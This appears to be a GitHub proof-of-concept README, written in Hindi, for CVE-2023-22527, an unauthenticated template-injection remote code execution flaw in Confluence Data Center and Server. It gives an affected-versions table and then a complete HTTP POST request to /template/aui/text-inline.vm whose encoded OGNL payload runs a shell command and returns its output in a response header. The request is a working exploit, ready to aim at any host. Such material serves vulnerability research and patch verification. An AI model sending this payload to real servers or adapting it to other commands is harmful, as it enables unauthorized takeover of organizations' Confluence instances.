 manh130902/cve-2023-22527-poc
एक गंभीर स्तर की रिमोट कोड एक्ज़ीक्यूशन (RCE) भेद्यता (CVE-2023-22527) Confluence Server और Data Center में खोजी गई थी।


Confluence Data Center और Server के पुराने संस्करणों में एक टेम्पलेट इंजेक्शन भेद्यता एक अनधिकृत हमलावर को प्रभावित इंस्टेंस पर RCE प्राप्त करने की अनुमति देती है। प्रभावित संस्करण का उपयोग करने वाले ग्राहकों को तुरंत कार्रवाई करनी चाहिए। Confluence Data Center और Server के सबसे हाल के समर्थित संस्करण इस भेद्यता से प्रभावित नहीं हैं क्योंकि इसे नियमित संस्करण अपडेट के दौरान अंततः कम किया गया था। हालाँकि, Atlassian अनुशंसा करता है कि ग्राहक अपने इंस्टेंस को Atlassian के जनवरी सुरक्षा बुलेटिन में उल्लिखित गैर-महत्वपूर्ण भेद्यताओं से बचाने के लिए नवीनतम संस्करण स्थापित करने का ध्यान रखें।
| उत्पाद | प्रभावित संस्करण |
|---|---|
| Confluence Data Center और Server | 8.0.x 8.2.x 8.3.x 8.4.x 8.5.0-8.5.3 |


POST /template/aui/text-inline.vm HTTP/1.1
Host: {HOST_NAME}
Content-Type: application/x-www-form-urlencoded
Connection: close

label=aaa%5Cu0027%2B%23request.get%28%5Cu0027.KEY_velocity.struts2.context%5Cu0027%29.internalGet%28%5Cu0027ognl%5Cu0027%29.findValue%28%23parameters.poc%5B0%5D%2C%7B%7D%29%2B%5Cu0027&poc=%40org.apache.struts2.ServletActionContext%40getResponse%28%29.setHeader%28%5Cu0027Cmd-Ret%5Cu0027%2C%28new+freemarker.template.utility.Execute%28%29%29.exec%28%7B%22whoami%22%7D%29%29